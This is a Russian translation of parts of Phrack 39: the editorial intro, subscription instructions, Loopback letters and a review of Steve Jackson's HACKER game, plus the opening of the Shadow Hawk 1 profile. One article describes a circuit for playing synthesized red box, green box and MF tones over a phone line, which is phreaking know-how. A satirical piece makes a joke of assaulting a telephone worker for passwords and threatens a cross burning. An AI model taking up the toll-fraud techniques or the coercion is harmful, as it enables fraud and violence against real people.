

# Phrack RU issue 039

Русская версия Phrack, выпуск 039. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; Unix/Linux, BSD, Windows NT и администрирование систем; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность.

Материалы выпуска: Как подписаться на журнал Phrack; Phrack Loopback; Phrack Pro-Phile: Shadow Hawk 1; Сетевые разности V; Полное руководство по информационной сети DIALOG; Консоли голосовой почтовой системы Centigram: правильный порядок входа, архитектурные недостатки и уязвимости безопасности; Специальные коды зон II; Частоты Air Fone; Незапертые ворота: американские компании под волной иностранного шпионажа; Новости мира Phrack; Атака кардеров — 26 мая 1992 года; Новые телефоны срывают прослушку ФБР; Авиакомпания заявляет, что пассажир нарушил закон ради экономии — 21 апреля 1992.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

# Как подписаться на журнал Phrack

**Автор:** Dispatер и редакция Phrack

---

==Phrack Inc.==

Volume Four, Issue Thirty-Nine, File 1 of 13

Issue XXXIX Index

---

P H R A C K 3 9

June 26, 1992

---

~You're Not Dealing With AT&T~

Добро пожаловать в Phrack 39. Этот выпуск станет последним перед SummerCon '92. Подробности о SummerCon появятся в нашем специальном юбилейном выпуске, который выйдет поздним летом, — Phrack 40. Ходят также слухи, что следующий номер Mondo 2000 будет содержать какое-то освещение SummerCon!

Phrack получает огромное количество писем с вопросами и комментариями от наших читателей, и мы очень ценим ваше внимание, но не всегда знаем, что со всем этим делать. Раздел Phrack Loopback был создан специально для обработки подобных обращений, однако во многих случаях авторы писем не указывают, следует ли публиковать их вопрос в Loopback и нужно ли указывать их как авторов вопроса в Loopback.

Dispatер последние несколько месяцев переезжал по всей стране — это и стало основной причиной задержки выпуска. Однако теперь, когда он обосновался, всё самое интересное вот-вот начнётся. Он скоро ответит на вашу почту и, будем надеяться, к выпуску 40 всё устроится. А пока вы можете насладиться разнообразными тематическими статьями и письмами в Loopback этого выпуска, включая «Рецензию на игру HACKER от Steve Jackson Games» авторства Deluge. Особая благодарность Mentor и Steve Jackson за экземпляр игры и потрясающе оформленный постер. «Ассоциация системных администраторов безопасности» — мой любимый! ;)

Ещё одна проблема, которую необходимо упомянуть, касается потенциальных подписчиков. По какой-то причине на адрес "phracksub@stormking.com" поступают сотни запросов от людей, желающих попасть в список рассылки. Так это не работает. Вы должны подписаться самостоятельно — мы не можем и не будем делать это за вас. Инструкции приведены далее в этом файле. До сих пор мы уведомляли людей об их ошибке и высылали им инструкции, но впредь будем игнорировать подобные запросы. Любой, кто достаточно умен, чтобы читать Phrack, способен разобраться, как подписаться самостоятельно.

В рубрике Phrack Pro-Phile — рассказ о Shadow Hawk 1: первом хакере, когда-либо привлечённом к ответственности по Закону о компьютерном мошенничестве и злоупотреблениях 1986 года. Многие не знают, что Роберт Моррис-младший не был первым — Shadow Hawk 1 судили как несовершеннолетнего, поэтому многие подробности его дела не стали достоянием общественности. Стоит, однако, отметить, что те же люди (Уильям Дж. Кук и Генри Клупфель), ответственные за преследование SH1 в 1989 году, в 1990-м вернулись, чтобы наброситься на Knight Lightning... но на этот раз правительство и Bellcore потерпели неудачу, и теперь и Кук, и Клупфель (среди прочих) привлечены к ответственности в федеральном суде Остина, штат Техас (см. Steve Jackson Games v. United States).

Прежде чем кто-то начнёт яростно колотить по клавишам по поводу нашей статьи «Частоты Air Fone» Лероя Доннелли, объясним, что к чему. Да, эта же статья недавно появилась в Informatik, однако обе редакции получили её из одного источника (Telecom Digest), и Informatik просто вышел раньше. В Phrack мы считаем, что информация достаточно интересна и полезна, чтобы наши читатели имели возможность с ней ознакомиться, и никоим образом не предполагаем, что все подписчики Phrack одновременно читают такие издания, как Telecom Digest или Informatik.

Главная статья этого выпуска Phrack — «Полное руководство по информационной сети DIALOG» Брайана Обливиона. Нашей безграничной благодарности удостоивается г-н Обливион за неизменное стремление снабжать Phrack и его читателей занимательными качественными материалами... и нам говорят, что лучшее ещё впереди.

Давние поклонники Phrack, возможно, помнят, что в Phrack 9 была статья о сервисах Dialog, а также статья о голосовой почте Centigram. Спустя 30 выпусков обе темы возрождаются в значительно более детальном изложении.

Вы также заметите, что статья о Centigram в этом выпуске подписана псевдонимом «>Unknown UserUnknown User<» традиционно закреплялся за авторами, не желавшими раскрывать свою личность никому, кроме редакторов Phrack. В данном случае, однако, даже сотрудники Phrack понятия не имеют, кто написал этот файл — благодаря уникальному способу доставки через поддельные SMTP-заголовки.

В этом выпуске нет Pirates' Cove. Следите за следующим Pirates' Cove в Phrack 40.

---

Knight Lightning недавно выступил на конференции по компьютерным вирусам Национальной ассоциации компьютерной безопасности в Вашингтоне, округ Колумбия. Его панельная дискуссия, в которой также участвовали Уинн Шварту (автор книги Terminal Compromise) и Майкл Александер (главный редактор ISPNews и бывший редактор и репортёр ComputerWorld), была принята очень тепло, а участники конференции проявили искренний интерес к изучению хакерского сообщества и компьютерной безопасности. KL отметил, что остался очень доволен реакцией публики на своё выступление, поскольку «это первый раз, когда я согласился участвовать в такой панели, и никто из зала не бросил в мой адрес обвинений или оскорблений».

---

*«Вам не место здесь.»*

Вот так тепло встретили KL и нескольких других участников при входе в комнату, где тайное полуночное антивирусное общество проводило своё собрание. По всей видимости, небольшая группа антивирусных «экспертов» решила взяться за миссию по очищению страны от компьютерных досок объявлений, допускающих распространение компьютерных вирусов, — любыми возможными способами, включая преследование сисопов (или их родителей, если оператор несовершеннолетний).

В Phrack некоторые из нас считают, что хороших вирусов не существует, и выступают против их создания и распространения. Другие (например, Dispatер) просто считают вирусы почти такими же скучными, как и людей, сделавших карьеру на их уничтожении. Тем не менее мы не согласны с методами, предложенными этой организацией, и будем следить за ситуацией.

---

Beta-Ray Bill  
Datastream Cowboy  
Dispatер, EDITOR  
Frosty (of CyberSpace Project)  
The Iron Eagle (of Australia)  
Knight Lightning, Founder  
The Omega [RDT] [-cDc-]

Crimson Flash (512)  
Deluge  
Dokkalfar  
Gentry  
JJ Flash  
Mr. Fink  
The Public

Rambone  
Tuc

Ripper of HALE  
White Knight [RDT] [-cDc-]

## Мы вернулись — и мы Phrack!

---

Распространение Phrack теперь осуществляется с помощью программного обеспечения Listserv. Все участники списка рассылки Phrack, состоявшие в нём до получения вами этого письма, были удалены из списка.

Если вы хотите повторно подписаться на Phrack Inc., следуйте приведённым ниже инструкциям:

1. Отправьте электронное письмо на адрес "LISTSERV@STORMKING.COM". Письмо должно быть отправлено с того аккаунта, на который вы хотите получать Phrack.

2. Оставьте поле «Тема:» пустым.

3. Первая строка вашего письма должна содержать:

SUBSCRIBE PHRACK

4. НЕ оставляйте свой адрес в поле имени!

(Это поле предназначено исключительно для использования персоналом PHRACK, поэтому, пожалуйста, укажите полное имя.)

После получения подтверждения вы будете добавлены в список рассылки Phrack. Если вы не получите это сообщение в течение 48 часов, отправьте ещё одно. Если вы ВСЁ ЕЩЁ не получили сообщение, свяжитесь с "SERVER@STORMKING.COM".

В дальнейшем вы будете получать рассылку с адреса "PHRACK@STORMKING.COM".

По любым вопросам, связанным с этой процедурой, обращайтесь по адресу "SERVER@STORMKING.COM" с подробным описанием проблемы.

После подписки вам должно прийти письмо с подтверждением.

---

|                                                        |     |
|--------------------------------------------------------|-----|
| 1. Введение от Dispater и редакции Phrack              | 12K |
| 2. Phrack Loopback от редакции Phrack                  | 24K |
| 3. Phrack Pro-Phile о Shadow Hawk 1 от Dispater        | 8K  |
| 4. Network Miscellany V от Datastream Cowboy           | 34K |
| 5. Информационная сеть DIALOG от Brian Oblivion        | 43K |
| 6. Консоли голосовой почты Centigram от >Unknown User< | 36K |
| 7. Специальные коды городов II от Bill Huttig          | 17K |
| 8. Частоты Air Fone от Leroy Donnelly                  | 14K |
| 9. The Open Barn Door от Douglas Waller (Newsweek)     | 11K |
| 10. PWN/Часть 1 от Datastream Cowboy                   | 30K |
| 11. PWN/Часть 2 от Datastream Cowboy                   | 27K |
| 12. PWN/Часть 3 от Datastream Cowboy                   | 29K |
| 13. PWN/Часть 4 от Datastream Cowboy                   | 29K |

Итого: 314K

*«Phrack. Если вы его не понимаете — вы его не понимаете.»*

phracksub@stormking.com

---

Somebody Watching?

Somebody Listening?

## Специальное объявление

**KNIGHT LIGHTNING ВЫСТУПИТ НА SURVEILLANCE EXPO '92**

Вашингтон, округ Колумбия

Четвёртая ежегодная Международная конференция и выставка по наблюдению и контрнаблюдению, посвящённая информационной безопасности и следственным технологиям, пройдёт в отеле Sheraton Premiere в Tysons Corner (Вена), штат Вирджиния, 4–7 августа.

Семинары запланированы на 7 августа и включают выступление Крейга Нейдорфа (он же Knight Lightning), который представит и обсудит следующие вопросы:

- Правильно ли сосредоточены усилия правоохранительных органов и специалистов по компьютерной безопасности — там, где действительно совершаются преступления?
- Следует ли сообщать общественности об уязвимостях в системах безопасности и других ошибках?
- Является ли информация собственностью и если да — сколько она стоит?

Познакомьтесь с делом, изменившим подход к расследованию и преследованию компьютерных преступлений, — через призму одного из самых обсуждаемых в Америке судебных дел о компьютерных преступлениях: *United States v. Neidorf* (1990).

Оправданный бывший подсудимый Крейг Нейдорф расскажет о хакерском «андеграунде», информационном бюллетене Phrack, компьютерной безопасности и о том, как всё это переплелось в ходе его семимесячного преследования со стороны крупнейших телефонных компаний страны и чрезмерно амбициозного и злонамеренного федерального прокурора. Нейдорф расскажет о своём процессе 1990 года и о том, как суд разбирался со сложными вопросами прав по Первой поправке, интеллектуальной собственности и уголовного правосудия.

Специалисты по безопасности, государственные служащие и все заинтересованные лица приглашены к участию. За дополнительной информацией обращайтесь:

American Technology Associates, Inc.  
P.O. Box 20254  
Washington, DC 20041  
(202) 331-1125 Voice  
(703) 318-8223 FAX

# Phrack Loopback

**Автор:** Редакция Phrack

Phrack Loopback — это форум для вас, читателей, где вы можете задавать вопросы, высказывать проблемы и обсуждать любые темы. Здесь же редакция Phrack делится своими рекомендациями, обзорева различные заслуживающие внимания материалы: журналы, программное обеспечение, каталоги, железо и прочее.

---

## Обзор игры HACKER от Steve Jackson Games

*Автор обзора: Deluge*

Рано или поздно они должны были до этого добраться. Пока я просматривал игровой раздел в не очень-то богато укомплектованном магазине игр и комиксов, куда захожу время от времени, мне на глаза попало кое-что примечательное: игра под названием «Hacker» от Steve Jackson Games.

Обложка сразу намекает, что эта игра несколько отличается от типичного мусора, который обычно пишут о хакерах. Здесь изображён парень в кожаной куртке с булавкой-динозавром, в очках «под Джона Леннона», в футболке Metallica и с по-настоящему крутым ирокезом. Выражение лица у него — с самой злодейской ухмылкой, а лицо купается в зелёном свечении монитора. Среди прочих деталей комнаты — модель ракеты, скейтборд, коробка из-под пиццы и пара банок Jolt Cola. На стене за ним висят несколько постеров: один гласит «Legion of Doom Internet World Tour», другой — «Free the Atlanta Three». На книжной полке виден экземпляр «Нейроманта», Illuminati BBS и The Phoenix — (полагаю, дальше идёт «Project», и не спрашивайте меня, зачем у этого парня BBC стоят на книжной полке). И наконец, к постеру LOD прикреплена записка: «PHRACK SummerCon CyberView, St. Louis» — судя по всему, какое-то приглашение.

Это меня весьма заинтриговало.

Настолько заинтриговало, что я выложил за неё двадцать баксов — и считаю, что потратил их не зря. Не надо говорить мне, что Steve Jackson Games ничего для вас не значит (вздых). Ладно, вот что пишет сам Стив во введении к игре:

---

«В 1990 году офис Steve Jackson Games был обыскан Секретной службой США в ходе "охоты на хакеров", которая катастрофически вышла из-под контроля. Мы лишились нескольких компьютеров, модемов и другого оборудования. Хуже того — мы лишились рукописей нескольких незаконченных игр, прежде всего \_GURPS Cyberpunk\_, который агент Секретной службы на следующий день назвал "руководством по компьютерным преступлениям". Компания была вынуждена уволить половину сотрудников и едва избежала банкротства.

«В конечном счёте большую часть имущества нам вернули (хотя кое-что было повреждено или уничтожено). Секретная служба признала, что мы никогда не были целью их расследования. Мы подали иск против должностных лиц и ведомств, несущих ответственность.

«Но с самого дня обыска игроки спрашивают нас: "Когда вы сделаете игру об этом?" Ладно. Сдаёмся. Вот она. Наслаждайтесь.»

---

Ну что ж... все хотят выглядеть как можно лучше, верно? Чтобы узнать настоящую подоплёку всей этой истории, стоит порыться в старых выпусках CUD, где можно найти копию ордера, санкционировавшего обыск. Скажу вам, что Лойд Бланкеншип является автором \_GURPS Cyberpunk\_ для SJG — делайте выводы сами.

Hacker — игра с картами. На мой взгляд, это НЕ делает её карточной игрой, хотя именно так она и рекламируется. По механике она довольно похожа на Illuminati: требует немало дипломатии, но имеет совершенно иной характер.

Цель — стать главным суперхакером сети, получив доступ к двенадцати системам. По ходу игры вы строите сеть, прокачиваете свою систему, взламываете чужие и ищете способы навредить другим игрокам, чтобы те не стали королём сети раньше вас. Хотя сам взлом решается броском кубика, другие аспекты игры весьма достоверны. В ней различают обычный и root-доступ, присутствуют конкретные операционные системы, типы сетей, NetHub'ы, секретные прямые номера, бэкдоры и, конечно же, федералы — от местной полиции до совместных рейдов ФБР и других государственных органов.

Это хорошая игра сама по себе. Она весёлая, требует определённой стратегии, полна грязных интриг и щепотки везения для остроты ощущений. А когда напряжение зашкаливает и дело вот-вот дойдёт до драки, ситуацию неизменно разряжает чья-нибудь спецкарта. Некоторые из них — чертовски смешные. Например:

**Dumpster Diving (Трэшинг):** Кто-то выбросил старый резервный диск. Плохая идея. Вы можете написать ему письмо по e-mail... с его же аккаунта.

**Get A Life (Займись жизнью):** Новая компьютерная игра съела твой мозг. 100 часов спустя ты её прошёл и готов вернуться к хакингу, но в этот ход у тебя только одна попытка взлома. Есть и другая карта на эту тему — про встречу с представителем противоположного пола и мимолётную мысль о том, что в жизни есть что-то помимо хакинга.

**Original Manuals (Оригинальные мануалы):** Официальные системные руководства описывают множество потенциальных дыр в безопасности. Это хорошо. Некоторые системные администраторы их игнорируют. Это плохо. Обычно им это сходит с рук, потому что у большинства нет этих руководств. Это хорошо. Но у BAC они есть. Это очень интересно.

**Social Engineering (Социальная инженерия):** «Это Джо Джонс. Мой пароль не работает. Можете сбросить его на JOE?» Есть и другая карта в этом духе — про звонок якобы от телефонной компании, проверяющей линию модема, и просьбу сообщить root-пароль.

И моя любимая — карта, предназначенная для спасения от облавы:

**Dummy Equipment (Подставное оборудование):** Следователи забрали ваш телевизор и старый Вапана II, но пропустили настоящий улов! Нет улики — нет ареста, и ваша система остаётся при вас.

Как видите, игра довольно точно передаёт дух реальной сцены, хотя некоторые элементы неизбежно стереотипны. Ну, хватит хвалить. Вот пара замечаний.

Игра ДОЛГАЯ. По-настоящему зловредная компания игроков может растянуть её на часы. Это необязательно плохо, но будьте предупреждены. Предлагается несколько модификаций для сокращения продолжительности, но короткая версия — это примерно как... ну, не так хорошо, как оригинал.

Слишком много возни с подготовкой к игре. Я привык к определённому уровню сборки у игр SJG и, поверьте мне, не покупал бы их снова, если бы они не были хороши — а они всегда хороши, — но обычно сборка не была таким мучением. У HACKER очень много элементов, и многие из них напечатаны на одном листе: их нужно вырезать ножницами, надеясь не отрезать что-нибудь лишнее. Когда я с этим разобрался, всё стало отлично, но это было настоящей головной болью.

Итак, что я думаю в целом? Четыре звезды. Если вы любите настольные игры или просто равнодушны ко всему, что связано с хакингом, берите эту игру. Вам понадобится минимум три игрока, лучше четыре-пять (максимум шесть), так что если вы знаете только одного человека, не утруждайтесь — если только не надеетесь заполнить кого-то ещё.

А когда Dr. Death или K-Rad Kodez Kid позвонит вам и спросит, куда вы пропали, просто скажите ему, что заняты уклонением от федералов, заметанием следов и взломом на root во всех попавшихся системах в погоне за титулом короля сети. И если он вас не поддержит... ну, вы знаете, что делать с позёрами, которые отказываются признавать вас Богом, не так ли?

Муахахахахахаха!

---

## **Список рассылки CPSR**

Computer Professionals for Social Responsibility (CPSR) организовали сервер списков рассылки для: (1) архивирования материалов, связанных с CPSR, и предоставления к ним доступа по запросу; (2) распространения относительно официальных, кратких объявлений CPSR (например, пресс-релизов, анонсов конференций и обновлений проектов). Доступ осуществляется по электронной почте через Internet и Bitnet. Трафик будет небольшим; список настроен так, что публиковать сообщения могут только правление и персонал CPSR. Поскольку подписка самостоятельная, материалы легко доступны широкой аудитории.

Рекомендуем подписаться на сервер списков рассылки и широко распространить информацию о нём среди всех, кто интересуется направлениями работы CPSR.

Для подписки отправьте письмо по адресу:

listserv@gwuvvm.gwu.edu (Internet) OR  
listserv@gwuvvm (Bitnet)

В теле письма должна быть только одна строка:

subscribe cpsr

Вы получите подтверждение подписки. В этом сообщении также объясняется, как использовать сервер списков рассылки для запроса архивных материалов (включая индекс всего, что есть в архиве CPSR) и как получить дополнительную информацию о нём.

Любые запросы, касающиеся CPSR, по-прежнему направляйте по адресу [cpsr@csli.stanford.edu](mailto:cpsr@csli.stanford.edu).

По вопросам работы сервера списков рассылки обращайтесь к администратору, Полу Хайленду ([phyland@gwuvvm.gwu.edu](mailto:phyland@gwuvvm.gwu.edu) или [phyland@gwuvvm](mailto:phyland@gwuvvm)).

Надеемся, что этот новый сервис придётся вам по вкусу.

---

## **TRW разрешает проверку**

По данным USA Today, начиная с 30 апреля, вы можете бесплатно получить копию своего кредитного отчёта TRW один раз в год, написав по адресу:

TRW Consumer Assistance  
P.O. Box 2350  
Chatsworth, CA 91313-2350

В письме необходимо указать следующее:

- Полное имя, включая отчество/среднюю букву имени и суффикс (Jr, Sr, III и т.д.)
- Текущий адрес и почтовый индекс (ZIP).
- Все предыдущие адреса и индексы за последние пять лет.
- Номер социального страхования.
- Год рождения.
- Имя супруга(и).
- Фотокопию счёта, счёта за коммунальные услуги, водительского удостоверения или иного документа, подтверждающего связь вашего имени с адресом, на который следует выслать отчёт.

---

## Компьютер POWER живёт!

Неужели слова пророка Абрахама Эпштейна сбываются? (Помните его переписку в Loopback выпуска Phrack 36?)

Если вы не верите, что IBM/TV Power Computer пытается захватить мир, прочитайте следующее и судите сами.

- IBM — крупнейшая корпорация в мире.
- У IBM больше активов, чем у большинства небольших стран.
- В 1991 году IBM и её заклятый враг Apple Computer объединили усилия для создания компьютера POWER.
- Компьютер POWER заменит все существующие машины Macintosh, PS/2 и RS/6000.
- Архитектура POWER будет лицензирована сторонним компаниям, чтобы те могли создавать собственные компьютеры POWER.
- Поскольку и Apple Computer (QuickTime), и IBM (Ultimedia) развивают мультимедиа, это может означать только одно: компьютер POWER заговорит через телевизор.

• -----

Цитаты Харли Хана из подразделения IBM Advanced Workstation Division:

*«PowerOpen — это вычислительная архитектура, основанная на AIX и архитектуре POWER. К ней мы добавили архитектуру PowerPC [упрощённую реализацию POWER] и интерфейс и приложения Macintosh.»*

*«Наша цель — создать главный отраслевой стандарт вычислений на основе RISC, опирающийся на архитектуру PowerPC и среду PowerOpen.»*

*«В конечном счёте все наши рабочие станции будут использовать POWER.»*

• -----

Цитата Дуга Маклина из Apple Computer:

*«Наше намерение — заменить процессор 68000 во всей линейке компьютеров Macintosh чипами PowerPC.»*

• -----

ПРОРОЧЕСТВО СБЫВАЕТСЯ. Медлить нельзя. Если мы не примем меры немедленно, мир резко оборвётся, когда POWER COMPUTER испустит дух на всех нас.

Абрахам Эпштейн [Big Daddy Plastic Recycling Corporation]  
[Plastic Operations With Energy Resources (POWER)]

## Крупное предупреждение о вирусах

\*\*\*

## Аудиосвязь


**Автор: Mr. Upsetter**

Всё началось с моего Macintosh...

Какое-то время назад мне пришла в голову безумная идея — подключить выход аудиоразъёма Macintosh к телефонной линии. Поскольку в Macintosh встроено аппаратное обеспечение для синтеза звука, я мог бы синтезировать любое количество полезных звуков и воспроизводить их по телефону. Например, с помощью программы редактирования звука вроде SoundEdit легко синтезировать тональные сигналы прогресса вызова, тоны DTMF и MF, red box, green box и другие сигнальные тоны. Именно этим я и занялся. Я создал набор синтезированных звуков в виде звуковых ресурсов с помощью SoundEdit, а затем написал стек HyperCard для их воспроизведения. Оставалось лишь собрать схему для согласования аудиосигнала из наушникового разъёма Mac с телефонной линией.

## Принцип работы схемы

Я разработал простую пассивную схему, которая отлично справляется с задачей. Вот принципиальная схема:



D1,D2- 1N4148 switching diode  
R1-620 ohm, 1/4W  
T1- 8 ohm to 500 ohm audio transformer, Mouser part 42TL001  
VR1-300V MOV, Mouser part 570-V300LA4

VR1 — это ограничитель перенапряжения 300 В для защиты от кратковременных высоких напряжений. Конденсатор C1 связывает телефонную линию с трансформатором T1, блокируя постоянное напряжение линии, но пропуская переменный аудиосигнал. Трансформатор согласует импеданс телефонной линии с импедансом наушникового разъёма. Диоды D1 и D2 обеспечивают ограничение для дополнительной защиты от напряжения звонка (обратите внимание на маркировку полярности на схеме). Они будут ограничивать любой сигнал выше 7 вольт. Резистор R1 снижает громкость аудиосигнала с Mac до разумного уровня. В итоге получается схема, которая изолирует Mac от опасных напряжений телефонной линии и обеспечивает качественную аудиосвязь с ней.

## Сборка и использование схемы

Эту несложную схему легко собрать (если вы умеете работать с электроникой). Лично я предпочитаю пайку. К входному концу схемы нужно подключить отрезок экранированного аудиокабеля со штекером 1/8 дюйма (моно). К концу со стороны телефонной линии подключается стандартный телефонный разъём RJ11. Хотя схема защищает от опасных напряжений телефонной линии, лучше отключать её, когда она не используется. Не стоит рисковать чем-то плохим для вашего новенького Quadra 900, правда?

Когда аудиосвязь между вашим Mac и телефонной линией установлена, возможности безграничны. Используйте встроенный в HyperCard набор DTMF для автонабора или создайте стек памяти-набора. Разговаривайте с людьми через Macintalk. Воспроизводите любимые звуки Ren and Stimpy для друзей. Проигрывайте тон обратного вызова, чтобы «переключить» людей на «добавочный номер». Создайте и используйте набор синтезированных тонов MF. Попробуйте перехитрить СОСОТ с помощью синтезированных сигналов «занято» и «перегрузки».

## Но и это ещё не всё...

Нет Macintosh? Не беда, потому что схема работает и с другими устройствами. Вы можете использовать её с 8-омным наушниковым выходом кассетных магнитофонов, радиоприёмников, сканеров и т.д. Вероятно, она подойдёт и для любого другого компьютера при наличии подходящего аудио ЦАП-оборудования и программного обеспечения для создания звуков.

Все комплектующие доступны в Mouser Electronics. Звоните по номеру 800-346-6873 для получения бесплатного каталога.

---

## Спасибо, Disk Jockey!

Date: May 22, 1992  
From: Sarlo  
To: Phrack  
Subject: The Disk Jockey

Я просматривал старые выпуски Phrack (с 30 по 38), просто знакомился с материалами, и заметил кое-что. Это мелочь, и наверное, незначительная, но для меня всё равно важная.

В Prophile Disk Jockey (Phrack 34, File 3) я увидел, что ему «так никто и не поблагодарил за то, что держал язык за зубами». Я не знаю, как с ним связаться, но если вы когда-нибудь напишете ему, передайте от меня «спасибо».

-Sarlo

---

## Читатель отвечает Knight Lightning и Phrack

Date: Mon, 20 Apr 92 16:57 GMT  
From: "Thomas J. Klotzbach" <0003751365@mcimail.com>  
To: Knight Lightning <kl@stormking.com>  
Subject: In response to your comments of Phrack Vol 4, Issue 37, File 2 of 14

Привет,

Я очень уважаю Phrack и всю работу, которую вы делаете для понимания компьютерного андерграунда. Но хотел бы прокомментировать ваши слова в последнем номере Phrack.

Вы говорите:

*«Короче — я говорю от лица хакерского сообщества в целом: "ПОШЁЛ ТЫ, ПРИДУРОК!  
Ползи обратно под свой камень, откуда выполз, и напрямик в ад!"»*

Во-первых, вы не говорите от моего имени и ещё пяти человек в этом колледже. Я всегда придерживался мнения, что ЕДИНСТВЕННЫЙ способ продвигать дело компьютерного андерграунда — это уничтожать оппонентов логикой, а не скотскими высказываниями. Да, вы имеете право высказываться — но почему не взять этого Dale Drew и не разнести его логикой? Как только вы опускаетесь до уровня Dale Drew, вы выглядите столь же нелепо, как и он.

На мой взгляд, в перепалке с Dale Drew вы показали себя не с лучшей стороны.

Thomas J. Klotzbach MCI Mail: 375-1365  
Genesee Community College Internet: 3751365@mcimail.com  
Batavia, NY 14020 Work: (716) 343-0055 x358

• -----

Уважаемый мистер Клотцбах,

От всей редакции Phrack — наш ответ на ваше письмо...

---

\*\*\*\*\*

Cyber-Redneck & Shitkickin' Jim's  
GUIDE TO MANLY HACKING  
(Руководство по мужскому хакингу)

A Lod/GoD Presentation  
Legion of d0oDeZ / Gardeners of Doom!

"You can have my encryption algorithm,  
when you pry it from my cold dead fingers!"

\*\*\*\*\*

СЛУШАЙТЕ СЮДА, ПАРНИ... прежде всего, вам нужен пикап. У Shitkickin' Jim есть один. И вам нужны: лайнер для кузова, ящик для инструментов, стойка для ружей и СВ-рация. Для украшения — номерной знак конфедерации с Hank Williams Jr. или Harley Davidson — на ваш выбор. Ещё нужна наклейка NRA сзади и наклейка Bassmaster с рыбой. Обязательное требование — две антенны для СВ, закреплённые на боковых зеркалах.

Теперь, когда у вас есть пикап-хакмобиль, нужно вырвать приборную панель и вмонтировать в переднее сиденье процессорный блок Data General — потому что это звучит по-мужски, не как какой-нибудь хлипкий компьютер. Ещё нужен модем Anchorman с прямым подключением — это единственное, что аккумулятор сможет потянуть.

Мало пикапа — нужны дуги безопасности с противотуманками и крышками КС, чтобы видеть ночью во время трэшинга.

#### МУЖСКОЙ СПОСОБ ПРОВЕСТИ НОЧЬ ХАКИНГА

ПРИМЕЧАНИЕ: Перед любой поездкой на хакмобиле необходимо запастись шестью банками Budweiser и блоком Marlboro Red. Это обязательно.

Позвони своему другу, у которого собственный мусорный бизнес. Если ты настоящий мужик, ВСЕ твои друзья работают в этом бизнесе. Попроси его выгнать служебный грузовик (люкс-модель — мусоровоз Hercules с погрузчиком спереди).

#### КАК НАСТОЯЩИЕ МУЖИКИ ЗАНИМАЮТСЯ ТРЭШИНГОМ

Едь к местному офису или гаражу Bell и вывали все мусорные баки в грузовик с помощью удобного погрузчика. Этот метод принёс и мне, и Shitkickin' Jim немало удачи в объёмном трэшинге.

Теперь, набрав весь мусор, возвращайся и сваливай его на заднем дворе. Если ты настоящий мужик, никто не заметит. Сваливай между двумя сломанными Chevette, под которыми спят все собаки, рядом с двумя бочками провода.

Порыться в мусоре и найти данные о том, кто этот задрот-коммутационщик в центральном офисе. Это несложно — мелкие закорючки в нижней части страницы.

Затем едь к нему домой. Заезжай прямо в его палисадник. Угрожай ему следующей полезной фразой:

"ЭЙ, ПРИДУРОК! КАКОЙ ПАРОЛЬ К МЕСТНОМУ DIALUP COSMOS?"

"ЕСЛИ НЕ СКАЖЕШЬ, Я ПЕРЕДУ ТВОЮ ЯПОНСКУЮ РИСОВАРКУ НА СВОЁМ ПИКАПЕ 4×4, ЧЁРТ ВОЗЬМИ!"

Затем плюнь большой коричневой струёй табачного сока ему на рубашку — целясь в логотип Bell. Если он всё ещё молчит — выйди из грузовика и подойди к нему. Схвати его за тощую шею и бросай на землю. Наступи ковбойским сапогом ему на лоб и скажи, что привяжешь его к бамперу пикапа и протаранишь в бетонные столбы. В этот момент он сдастся, особенно увидев многочисленные ружья в стойке.

#### ЧТО ДЕЛАТЬ С ИНФОРМАЦИЕЙ, КОТОРУЮ ВЫ ТАЙНО ДОБЫЛИ

Даже не думай о компьютере. Заставь его войти на его домашний терминал и выполняй любые команды. Полистай журнал JUGGS, High Society или Hustler, наслаждаясь своей могущественной хакерской властью. Наслаждайся новообретённой славой и элитарностью в кругу друзей и близких. БОЖЕ, БЛАГОСЛОВИ АМЕРИКУ!

\*\*\*\*\*

Этот файл вам принесли Cyber-Redneck, он же Johnny Rotten, и Shitkickin' Jim, он же Dispater.

Если этот файл вам не нравится, мы сожжём крест у вас во дворе и, возможно, попросим геека из BellCo отрезать вашу линию. Он всё ещё связан в подвале Shitkickin' Jim.

# Phrack Pro-Phile: Shadow Hawk 1

**Автор:** Dispater

*Рубрика основана Taran King (1986)*

---

Добро пожаловать в Phrack Pro-Phile. Рубрика Phrack Pro-Phile создана для того, чтобы рассказывать вам, читателям, о людях — как ветеранах сцены, так и особо значимых или резонансных личностях. В этом месяце я представляю вам одного из первых хакеров, попавших на страницы газет и в юридические журналы благодаря взлому компьютерных систем...

(\_>Shadow Hawk 1<\_)

---

## Личные сведения

| Поле                        | Значение                                                                                                            |
|-----------------------------|---------------------------------------------------------------------------------------------------------------------|
| Хэндл                       | (_>Shadow Hawk 1<_)                                                                                                 |
| Настоящее имя               | Herb                                                                                                                |
| Прошлые хэндлы              | Feyd Rautha, Captain Beyond, Mental Cancer                                                                          |
| Происхождение хэндла        | Взят из названия игры для 8-битного Atari 800, написанной, судя по всему, на языке RGL (есть ли версия для IBM? ;-) |
| Дата рождения               | 6 августа 1970                                                                                                      |
| Возраст на момент написания | 21 год                                                                                                              |
| Рост                        | 6'2" (188 см)                                                                                                       |
| Вес                         | 190 фунтов (86 кг)                                                                                                  |
| Цвет глаз                   | Серый                                                                                                               |
| Цвет волос                  | Каштановый                                                                                                          |
| Компьютер                   | 386/Linux                                                                                                           |

---

Я начал работать с компьютерами в шестом классе — у меня был Atari 800 и кассетный привод. Потом я добавил модем и дисковод и начал изучать другие компьютерные системы [смотрел, что успели завоевать другие хакеры ;-)]. В конечном счёте я пришёл к выводу, что UNIX — это та самая ОС.

В детстве меня всегда одолевало любопытство ко всему окружающему, так что когда появились компьютеры — всё было предрешено.

